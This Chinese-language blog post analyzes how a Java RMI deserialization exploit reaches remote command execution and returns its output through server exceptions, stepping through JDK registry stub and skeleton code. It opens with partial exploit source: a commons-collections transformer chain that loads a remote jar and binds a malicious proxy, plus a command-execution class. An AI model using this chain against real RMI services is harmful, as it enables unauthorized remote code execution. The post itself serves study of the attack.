
这篇文章主要用于学习 RMI 的反序列化利用的流程原理，在网上搜了一大堆的 RMI

利用资料，大多仅仅是讲的利用方法，没有找到到底为啥能这么用，即使有些涉及到一些原理的文章，也写得过于高端了....看不大懂，只能自己去跟一根整个利用流程，请各

网上流传的基于报错回显的 payload

先抛出 rmi 反序列化的exp

本地：

```
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.TransformedMap;

import java.lang.annotation.Target;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Proxy;

import java.net.URLClassLoader;

import java.rmi.Remote;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;

import java.util.HashMap;
import java.util.Map;

public class RMIexploit {
    public static Constructor<?> getFirstCtor(final String name)
        throws Exception {
        final Constructor<?> ctor = Class.forName(name).getDeclaredConstructors()[0];
        ctor.setAccessible(true);

        return ctor;
    }

    public static void main(String[] args) throws Exception {
        if (args.length < 4) {
            System.out.println(
                "Usage: java -jar RMIexploit.jar ip port jarfile command");
            System.out.println(
                "Example: java -jar RMIexploit.jar 123.123.123.123 1099 http://1.1.1.1/ErrorBaseExec.jar \"ls -l\"");

            return;
        }

        String ip = args[0];
        int port = Integer.parseInt(args[1]);
        String remotejar = args[2];
        String command = args[3];
        final String ANN_INV_HANDLER_CLASS = "sun.reflect.annotation.AnnotationInvocationHandler";

        try {
            final Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(java.net.URLClassLoader.class),
                new InvokerTransformer("getConstructor",
                    new Class[] { Class[].class },
                    new Object[] { new Class[] { java.net.URL[].class } } ),
                new InvokerTransformer("newInstance",
                    new Class[] { Object[].class },
```



```

public static void do_exec(String cmd) throws Exception {

    final Process p = Runtime.getRuntime().exec(cmd);
    final byte[] stderr = readBytes(p.getErrorStream());
    final byte[] stdout = readBytes(p.getInputStream());
    final int exitValue = p.waitFor();

    if (exitValue == 0) {
        throw new Exception("-----\r\n" + (new String(stdout)) + "-----\r\n");
    } else {
        throw new Exception("-----\r\n" + (new String(stderr)) + "-----\r\n");
    }

}


public static void main(final String[] args) throws Exception {
    do_exec("cmd /c dir");
}
}

```

首先就是，本地的可以直接在本地生成jar包使用，远程的是放在vps上等可以访问到的地方

这个exp其实很简单，仅仅是在 commons-collections 库反序列化exp的基础上，加了一点 rmi 的内容

整个exp只需要关注如下图的内容：



```

Registry registry = LocateRegistry.getRegistry(ip, port);
InvocationHandler h = (InvocationHandler) getFirstCtor(ANN_INV_HANDLER_CLASS)
    .newInstance(Target.class,
        outerMap);
Remote r = Remote.class.cast(proxy.newProxyInstance(
    Remote.class.getClassLoader(),
    new Class[] { Remote.class }, h));
registry.bind("pwned", r);


```

registry 是从远程主机上获取到的一个注册表，然后他将 AnnotationInvocationHandler 的实例生成了一个 Remote 对象，最后在 registry 中绑定了一个新的远程服务（这里也可以使用 rebind）

然后攻击就成功了，但是注意，这里是客户端去实施攻击的，服务端经过反序列化执行了恶意代码

rmi 的流程原理

先看一张图



如上图，攻击方就是 RMI Client，能够猜到，反序列化的是 RMI Server

这里就很奇怪了，明明是 RMI Server 进行的 bind 或者是 rebind 操作，为啥 exp 里作为一个 RMI Client 也可以进行 bind 或者是 rebind ？


在网上搜了搜，都是在 RMI Server 里进行 bind 或是 rebind 的例子

（注：这里说的 Server 意思是指的创建了本机 RMI 注册表的机器）

（PS：或许我该去查查官方文档的 - - ）

没找到相关资料，就只能硬怼了

提前放出整个反序列化报错回显的流程：



首先，RMI server 创建、获取 Registry 的方式如下：

```
// 创建并导出接受指定port 请求的本地主机上的Registry实例。
// LocateRegistry.createRegistry(1099);
Registry registry = LocateRegistry.createRegistry( port: 1099);
```

这里的 createRegistry 返回的是一个 RegistryImpl，好，先放着

我们再来看下 RMI Client 获取 Registry 的方式如下：

```
Registry registry = LocateRegistry.getRegistry( host: "192.168.204.128", port: 1099);
```

这里返回的是一个 RegistryImpl_Stub

那么我又去看了一下，这两个类的 bind 函数，其流程完全不同

RegistryImpl 如下：

```
public void bind(String var1, Remote var2) throws RemoteException {
    checkAccess( var0: "Registry.bind");
    Hashtable var3 = this.bindings;
    synchronized(this.bindings) {
        Remote var4 = (Remote)this.bindings.get(var1);
        if (var4 != null) {
            throw new AlreadyBoundException(var1);
        } else {
            this.bindings.put(var1, var2);
        }
    }
}
```

这里的 bindings 是一个 hashtable，只是将 Remote 对象放进去就完了

RegistryImpl 就不用管了，是创建 rmi 注册表的本机里的操作，我们不可控的，继续跟入 RegistryImpl_Stub 里

RMI Client 的 RegistryImpl_Stub

RegistryImpl_Stub 如下：

```
public void bind(String var1, Remote var2) throws AccessException, AlreadyBoundException, RemoteException {
    try {
        RemoteCall var3 = super.ref.newCall( obj: this, operations, opnum: 0, hash: 4905912898345647071L);
        try {
            ObjectOutput var4 = var3.getOutputStream();
            var4.writeObject(var1);
            var4.writeObject(var2);
        } catch (IOException var5) {
            throw new MarshalException("error marshalling arguments", var5);
        }
        super.ref.invoke(var3);
        super.ref.done(var3);
    } catch (RuntimeException var6) {
        throw var6;
    } catch (RemoteException var7) {
        throw var7;
    } catch (AlreadyBoundException var8) {
    }
}
```

var3 是一个 StreamRemoteCall 对象，其 getOutputStream 返回的是一个 ConnectionOutputStream 对象，那么这里从 var4 的操作来看，不就是开始进行远程通信了嘛.....

注意这里的 opnum 参数！

我们可以思考一下，这里既然已经开始通信，那么对应的服务端肯定也在开始根据某些规则进行某些行为，这是在 bind 函数中的，那么对应的服务器端也会执行 bind 的操作，服务端待会儿再说，有一个问题就是，在上图中看见的仅仅是将需要 bind 的 Remote 对象发过去了，那服务器怎么知道我是 bind 还是 unbind 的？

这里就退到 newCall 的时候，跟进去看看

```
public RemoteCall newCall(RemoteObject var1, Operation[] var2, int var3, long var4) throws RemoteException {
    clientRefLog.log(Log.BRIEF, "get connection");
    Connection var6 = this.ref.getChannel().newConnection();
    try {
        clientRefLog.log(Log.VERBOSE, "create call context");
        if (clientCallLog.isLoggable(Log.VERBOSE)) {
            this.logClientCall(var1, var2[var3]);
        }
        StreamRemoteCall var7 = new StreamRemoteCall(var6, this.ref.getObjID(), var3, var4);
        try {
            this.marshalCustomCallData(var7.getOutputStream());
        } catch (IOException var9) {
            throw new MarshalException("error marshaling custom call data");
        }
        return var7;
    } catch (RemoteException var10) {
        this.ref.getChannel().free(var6, false);
        throw var10;
    }
}
```

在得到 var6 之前，newConnection 函数运行的流程中就已经开始了与服务器的通信

注意到 var3、var4 都是直接传进 StreamRemoteCall 的构造函数，继续跟进它的构造函数

```
public StreamRemoteCall(Connection var1, ObjID var2, int var3, long var4) throws RemoteException {
    try {
        this.conn = var1;
        Transport.transportLog.log(Log.VERBOSE, "write remote call header...");
        this.conn.getOutputStream().write( (b: 80));
        this.getOutputStream();
        var2.write(this.out);
        this.out.writeInt(var3);
        this.out.writeLong(var4);
    } catch (IOException var7) {
        throw new MarshalException("Error marshaling call header", var7);
    }
}
```

最开始是写入了 80（其实在此之前还有一些信息的发送，但是我们并不用太关心），接着 getOutputStream 就是给 this.out 赋值了 ConnectionOutputStream 对象，是可以直接发送数据的，然后它将 var3、var4 都提前发了过去，后面才向服务端发送的是需要 bind 的 name 和 Remote 对象

回到 bind 函数中，这时候还剩下 invoke 和 done 函数没跑完

先看看 invoke

```

public void invoke(RemoteCall var1) throws Exception {
    try {
        clientRefLog.log(Log.VERBOSE, s: "execute call");
        var1.executeCall();
    } catch (RemoteException var3) {
        clientRefLog.log(Log.BRIEF, s: "exception: ", var3);
        this.free(var1, var2: false);
        throw var3;
    } catch (Error var4) {
        clientRefLog.log(Log.BRIEF, s: "error: ", var4);
        this.free(var1, var2: false);
        throw var4;
    } catch (RuntimeException var5) {
        clientRefLog.log(Log.BRIEF, s: "exception: ", var5);
        this.free(var1, var2: false);
        throw var5;
    } catch (Exception var6) {
        clientRefLog.log(Log.BRIEF, s: "exception: ", var6);
        this.free(var1, var2: true);
        throw var6;
    }
}

```

先知社区

var1 就是刚刚 new 出来的 StreamRemoteCall，跟进去看 executeCall
由于函数体太长，只截取关键部分

```

        this.getInputStream();
        var1 = this.in.readByte();
        this.in.readID();
    } catch (UnmarshalException var11) {
        throw var11;
    } catch (IOException var12) {
        throw new UnmarshalException("Error unmarshaling return header", var12);
    } finally {
        if (var2 != null) {
            var2.release();
        }
    }

    switch(var1) {
    case 1:
        return;
    case 2:
        Object var14;
        try {
            var14 = this.in.readObject();
        } catch (Exception var10) {
            throw new UnmarshalException("Error unmarshaling return", var10);
        }

        if (!(var14 instanceof Exception)) {
            throw new UnmarshalException("Return type not Exception");
        } else {
            this.exceptionReceivedFromServer((Exception)var14);
        }
    default:
        if (Transport.transportLog.isLoggable(Log.BRIEF)) {
            Transport.transportLog.log(Log.BRIEF, s: "return code invalid: " + var1);
        }

        throw new UnmarshalException("Return code invalid");
    }
}

```

先知社区

这里能看出来是在接受服务端的返回信息，var1 是读取了一个 byte，那么返回值为 1 应该是 success，因为啥也不返回。值为2的时候比较奇怪，反序列化后居然判断是否是一个异常，emmm，看来接受的应该是服务端的异常，default 的情况应该是返回值错误

现在回想 ErrorBaseExec 这个远程利用类里的代码：


```

public static void do_exec(String cmd) throws Exception {

    final Process p = Runtime.getRuntime().exec(cmd);
    final byte[] stderr = readBytes(p.getErrorStream());
    final byte[] stdout = readBytes(p.getInputStream());
    final int exitValue = p.waitFor();

    if (exitValue == 0) {
        throw new Exception("-----\r\n" + (new String(stdout))
    } else {
        throw new Exception("-----\r\n" + (new String(stderr))
    }
}

```

都是将结果直接抛出异常的形式带回，那么结合着之前所述，应该在返回值为 2 的时候被接受了，那么跟进 exceptionReceivedFromServer 看看

```

protected void exceptionReceivedFromServer(Exception var1) throws Exception {
    this.serverException = var1;
    StackTraceElement[] var2 = var1.getStackTrace();
    StackTraceElement[] var3 = (new Throwable()).getStackTrace();
    StackTraceElement[] var4 = new StackTraceElement[var2.length + var3.length];
    System.arraycopy(var2, srcPos: 0, var4, destPos: 0, var2.length);
    System.arraycopy(var3, srcPos: 0, var4, var2.length, var3.length);
    var1.setStackTrace(var4);
    if (UnicastRef.clientCallLog.isLoggable(Log.BRIEF)) {
        TCPEndpoint var5 = (TCPEndpoint)this.conn.getChannel().getEndpoint();
        UnicastRef.clientCallLog.log(Log.BRIEF, s: "outbound call received excep
    }
    throw var1;
}

```

最后还是将异常抛出了，这个来自服务端的异常最后将会被客户端的 bind 函数打印出来，所以这就理解了远程利用代码里，会直接将命令执行的结果以异常的形式抛出，因为这样就可以获得命令回显....

bind 函数中调用的 done 函数就不展示了，仅仅是清理缓冲区、释放连接啥的

RMI Server 的 RegistryImpl

目前仅仅是分析了 payload 从客户端发送到服务端，以及收到了服务端的返回信息

该去看看服务端，是如何接收到客户端的 payload 的，如何进行信息的返回

rmi 服务端的设计更复杂一些，之前一直在反编译jdk7_079的class文件，但是这样很不好跟踪，所以索性直接看 jdk 源码

服务端就必须得从创建 rmi 注册表开始跟了，如下图：

```

// 创建并导出接受指定port请求的本地主机上的Registry实例。
//LocateRegistry.createRegistry(1099);
Registry registry = LocateRegistry.createRegistry( port: 1099);

```

前面讲过，这里返回的是一个 RegistryImpl，跟进构造函数

```

public RegistryImpl(int var1) throws RemoteException {
    LiveRef var2 = new LiveRef(id, var1);
    this.setup(new UnicastServerRef(var2));
}

```

var1 代表的是选择的开放端口，接着将 LiveRef 装进 UnicastServerRef 并带入了 setup 函数中，跟进去

```

private void setup(UnicastServerRef var1) throws RemoteException {
    this.ref = var1;
    var1.exportObject( remote: this, (Object)null, b: true);
}

```

将自身 (RegistryImpl) 传入了 UnicastServerRef 的 exportObject中，跟进去


```

public Remote exportObject(Remote var1, Object var2, boolean var3) throws RemoteException {
    Class var4 = var1.getClass();
    Remote var5;
    try {
        var5 = Util.createProxy(var4, this.getClientRef(), this.forceStubUse);
    } catch (IllegalArgumentException var7) {
        throw new ExportException("remote object implements illegal remote interface", var7);
    }

    if (var5 instanceof RemoteStub) {
        this.setSkeleton(var1);
    }

    Target var6 = new Target(var1, dispatcher: this, var5, this.ref.getObjID(), var3);
    this.ref.exportObject(var6);
    this.hashToMethod_Map = (Map)hashToMethod_Maps.get(var4);
    return var5;
}

```

var5 是一个根据 var4 的类名生成的一个 RemoteStub，因为传入的 var1 实际上是 RegistryImpl，那么 var5 就是 RegistryImpl_Stub，所以上图中的 if 条件是满足的

Skeleton 也是 rmi 中非常重要的一个模块

上图中的 setSkelenton 就是根据 var1 的类名实例化一个 Skeleton，那么生成的就是 RegistryImpl_Skel。实例化的 Target 中包含了所有重要的事物，包含了新生成的 RegistryImpl，这将是处理 RMI Client 通信请求的具体操作类。函数流程中，接着调用了之前实例化的 LiveRef 中 exportObject 函数

```

public void exportObject(Target var1) throws RemoteException {
    this.ep.exportObject(var1);
}

```

这里的 ep 是一个根据指定开放端口实例化的 TCPEndpoint，继续跟，期间跟了好几个 exportObject 函数，最终来到了 TCPTransport 类中

```

public void exportObject(Target var1) throws RemoteException {
    synchronized(this) {
        this.listen();
        ++this.exportCount;
    }

    boolean var2 = false;
    boolean var12 = false;

    try {
        var12 = true;
        super.exportObject(var1);
        var2 = true;
        var12 = false;
    } finally {
        if (var12) {
            if (!var2) {
                synchronized(this) {
                    this.decrementExportCount();
                }
            }
        }
    }

    if (!var2) {
        synchronized(this) {
            this.decrementExportCount();
        }
    }
}

```

看见 listen，感觉是开始监听端口什么的了，跟进去看看

```
private void listen() throws RemoteException {
    assert Thread.holdsLock( obj: this);

    TCPEndpoint var1 = this.getEndpoint();
    int var2 = var1.getPort();
    if (this.server == null) {
        if (tcpLog.isLoggable(Log.BRIEF)) {
            tcpLog.log(Log.BRIEF, ":(port " + var2 + ") create server socket");
        }

        try {
            this.server = var1.newServerSocket();
            Thread var3 = (Thread)AccessController.doPrivileged(new NewThreadAction(new TCPTransport.AcceptLoop(this.server),
                var3.start());
        } catch (BindException var4) {
            throw new ExportException("Port already in use: " + var2, var4);
        } catch (IOException var5) {
            throw new ExportException("Listen failed on port: " + var2, var5);
        }
    } else {
        SecurityManager var6 = System.getSecurityManager();
        if (var6 != null) {
            var6.checkListen(var2);
        }
    }
}
```

跑起了 TCPTransport.AcceptLoop 的线程，看看 run

```
public void run() {
    try {
        this.executeAcceptLoop();
    } finally {
        try {
```

跟进 executeAcceptLoop

```
private void executeAcceptLoop() {
    if (TCPTransport.tcpLog.isLoggable(Log.BRIEF)) {
        TCPTransport.tcpLog.log(Log.BRIEF, ":(listening on port " + TCPTransport.this.getEndpoint().getPort());
    }

    while(true) {
        Socket var1 = null;

        try {
            var1 = this.serverSocket.accept();
            InetAddress var16 = var1.getInetAddress();
            String var3 = var16 != null ? var16.getHostAddress() : "0.0.0.0";

            try {
                TCPTransport.connectionThreadPool.execute(TCPTransport.this.new ConnectionHandler(var1, var3));
            } catch (RejectedExecutionException var11) {
                TCPTransport.closeSocket(var1);
            }
        }
    }
}
```

如图，服务端接收到连接后，实例化 ConnectionHandler 并跑起线程

看看 ConnectionHandler 的 run

```
public void run() {
    Thread var1 = Thread.currentThread();
    String var2 = var1.getName();

    try {
        var1.setName("RMI TCP Connection(" + TCPTransport.conne
            AccessController.doPrivileged(run() → {
                ConnectionHandler.this.run0();
                return null;
            }, TCPTransport.NOPERMS_ACC);
    } finally {
        var1.setName(var2);
    }
}
```

继续跑 run0，跟进去

(函数体太长，只截取关键部分)

```

case 75:
    var10.writeByte((byte) 78);
    if (TCPTransport.tcpLog.isLoggable(Log.VERBOSE)) {
        TCPTransport.tcpLog.log(Log.VERBOSE, "%s: (port " + var2 + ") " + "suggesting " + this.remoteHost + ":" + var11);
    }

    var10.writeUTF(this.remoteHost);
    var10.writeInt(var11);
    var10.flush();
    String var16 = var5.readUTF();
    int var17 = var5.readInt();
    if (TCPTransport.tcpLog.isLoggable(Log.VERBOSE)) {
        TCPTransport.tcpLog.log(Log.VERBOSE, "%s: (port " + var2 + ") client using " + var16 + ":" + var17);
    }

    var12 = new TCPEndpoint(this.remoteHost, this.socket.getLocalPort(), var1.getClientSocketFactory(), var1.getServerSocketFactory());
    var13 = new TCPChannel(tcpTransport: TCPTransport.this, var12);
    var14 = new TCPConnection(var13, this.socket, (InputStream) var6, var9);
    TCPTransport.this.handleMessages(var14, var2: true);
    return;

```

跟进 handleMessages 函数

```

void handleMessages(Connection var1, boolean var2) {
    int var3 = this.getEndpoint().getPort();

    try {
        DataInputStream var4 = new DataInputStream(var1.getInputStream());

        do {
            int var5 = var4.read();
            if (var5 == -1) {
                if (tcpLog.isLoggable(Log.BRIEF)) {
                    tcpLog.log(Log.BRIEF, "%s: (port " + var3 + ") connection closed");
                }

                return;
            }

            if (tcpLog.isLoggable(Log.BRIEF)) {
                tcpLog.log(Log.BRIEF, "%s: (port " + var3 + ") op = " + var5);
            }

            switch(var5) {
                case 80:
                    StreamRemoteCall var6 = new StreamRemoteCall(var1);
                    if (!this.serviceCall(var6)) {
                        return;
                    }
                    break;

```

我们只需要关注 80 的时候，因为之前客户端在实例化 StreamRemoteCall 过程中，写入的就是 80

调用了 serviceCall，并传入了一个新的 StreamRemoteCall，跟进去看看

```

public boolean serviceCall(final RemoteCall var1) {
    try {
        ObjID var39;
        try {
            var39 = ObjID.read(var1.getInputStream());
        } catch (IOException var33) {
            throw new MarshalException("unable to read objID", var33);
        }

        Transport var40 = var39.equals(dgcID) ? null : this;
        Target var5 = ObjectTable.getTarget(new ObjectEndpoint(var39, var40));
        final Remote var37;
        if (var5 != null && (var37 = var5.getImpl()) != null) {
            final Dispatcher var6 = var5.getDispatcher();
            var5.incrementCallCount();

            boolean var8;
            try {
                transportLog.log(Log.VERBOSE, s: "call dispatcher");
                final AccessControlContext var7 = var5.getAccessControlContext();
                ClassLoader var41 = var5.getContextClassLoader();
                ClassLoader var9 = Thread.currentThread().getContextClassLoader();

                try {
                    setContextClassLoader(var41);
                    currentTransport.set(this);

                    try {
                        AccessController.doPrivileged(run() -> {
                            Transport.this.checkAcceptPermission(var7);
                            var6.dispatch(var37, var1);
                            return null;
                        }, var7);
                        return true;
                    } catch (PrivilegedActionException var31) {

```

这里我们跟着 var1 的流程就好

调用了 UnicastServerRef 的 dispatch 函数，跟进去

```

public void dispatch(Remote var1, RemoteCall var2) throws IOException {
    try {
        long var4;
        ObjectInput var40;
        try {
            var40 = var2.getInputStream();
            int var3 = var40.readInt();
            if (var3 >= 0) {
                if (this.skel != null) {
                    this.oldDispatch(var1, var2, var3);
                    return;
                }
            }
        }
    }
}

```

盯着 var2 不放，可见之前客户端通信的内容，正在一步步的控制服务端的执行流程

回忆一下，客户端的通信内容如下：

```

RemoteCall var3 = super.ref.newCall( obj: this, operations, opnum: 0, hash: 4905912898345647071L);

```

先发过去的是 int 0，然后就是一个 Long

那么对应的，var3 应该为 0，跟入 oldDispatch

```

public void oldDispatch(Remote var1, RemoteCall var2, int var3) throws IOException {
    try {
        ObjectInput var18;
        long var4;
        try {
            var18 = var2.getInputStream();

            try {
                Class var17 = Class.forName("sun.rmi.transport.DGCImpl_Skel");
                if (var17.isAssignableFrom(this.skel.getClass())) {
                    ((MarshalInputStream)var18).useCodebaseOnly();
                }
            } catch (ClassNotFoundException var13) {
                ;
            }

            var4 = var18.readLong();
        } catch (Exception var14) {
            throw new UnmarshalException("error unmarshalling call header", var14);
        }

        this.logCall(var1, this.skel.getOperations()[var3]);
        this.unmarshalCustomCallData(var18);
        this.skel.dispatch(var1, var2, var3, var4);
    } catch (Throwable var15) {
        ;
    }
}

```

var3、var4 分别是之前的 int 0 和一个 Long，这里的 skel 就是之前实例化的 RegistryImpl_Skel，跟进它的 dispatch 函数

```

public void dispatch(Remote var1, RemoteCall var2, int var3, long var4) throws Exception {
    if (var4 != 4905912898345647071L) {
        throw new SkeletonMismatchException("interface hash mismatch");
    } else {
        RegistryImpl var6 = (RegistryImpl)var1;
        String var7;
        Remote var8;
        ObjectInput var10;
        ObjectInput var11;
        switch(var3) {
            case 0:
                try {
                    var11 = var2.getInputStream();
                    var7 = (String)var11.readObject();
                    var8 = (Remote)var11.readObject();
                } catch (IOException var94) {
                    throw new UnmarshalException("error unmarshalling arguments", var94);
                } catch (ClassNotFoundException var95) {
                    throw new UnmarshalException("error unmarshalling arguments", var95);
                } finally {
                    var2.releaseInputStream();
                }

                var6.bind(var7, var8);

                try {
                    var2.getResultStream( SUCCESS: true);
                    break;
                } catch (IOException var93) {
                    throw new MarshalException("error marshalling return", var93);
                }
            }
        }
    }
}

```

var3 == 0，然后直接 var11 就反序列化获取了 name 和 Remote 对象，这里的 case 0 仅仅是 bind 的对应的操作码，那么还有些其他操作对应的操作码，如下：

- 0 -> bind
- 1 -> list
- 2 -> lookup
- 3 -> rebind
- 4 -> unbind

此处的 var6 变量就是之前 RMI Server 新生成的 RegistryImpl 对象，所以在以上 5 中操作过程中，实际上都是操作的 RMI Server 的 RegistryImpl

然后因为在 payload 里命令执行完成后，直接抛出的异常并带回命令执行结果，所以在 Proxy 成员 invocationHandler 反序列化的过程中（也就是在 readObject 的过程中），直接抛错了，并带回 RMI 客户端，形成利用报错回显命令执行结果

我们可以继续看看抛出异常后的情况

被 IOException 抓住后，继续抛出 UnmarshalException，跳回 oldDespatch 中

在 oldDespatch 中的异常处理流程如下图：

```
    this.skel.dispatch(var1, var2, var3, var4);
} catch (Throwable var15) {
    Object var6 = var15;
    this.logCallException(var15);
    ObjectOutputStream var7 = var2.getResultStream( success: false);
    if (var15 instanceof Error) {
        var6 = new ServerError( s: "Error occurred in server thread", (Error)var15);
    } else if (var15 instanceof RemoteException) {
        var6 = new ServerException("RemoteException occurred in server thread", (Exception)var15);
    }

    if (suppressStackTraces) {
        clearStackTraces((Throwable)var6);
    }

    var7.writeObject(var6);
} finally {
```

先获取了 ObjectOutputStream 然后用 ServerException 包装一下，最后将异常反馈给 RMI Client
第一个红框里， getResultStream 带入的参数是 false，跟进去看看

```
public ObjectOutputStream getResultStream(boolean var1) throws IOException {
    if (this.resultStarted) {
        throw new StreamCorruptedException("result already in progress");
    } else {
        this.resultStarted = true;
        DataOutputStream var2 = new DataOutputStream(this.conn.getOutputStream());
        var2.writeByte( v: 81);
        this.getOutputStream( var1: true);
        if (var1) {
            this.out.writeByte( val: 1);
        } else {
            this.out.writeByte( val: 2);
        }

        this.out.writeID();
        return this.out;
    }
}
```

var1 为 false，进入 else 条件，在传送回 Client 异常前，写回一个 2
这里就和之前在 RMI Client 中分析的吻合了，如果 Client 中得到的是 2 的返回，那么回接受来自 Server 的异常并将其打印

整个流程已经全部梳理完，有啥叙述不清、错误的地方欢迎指出~

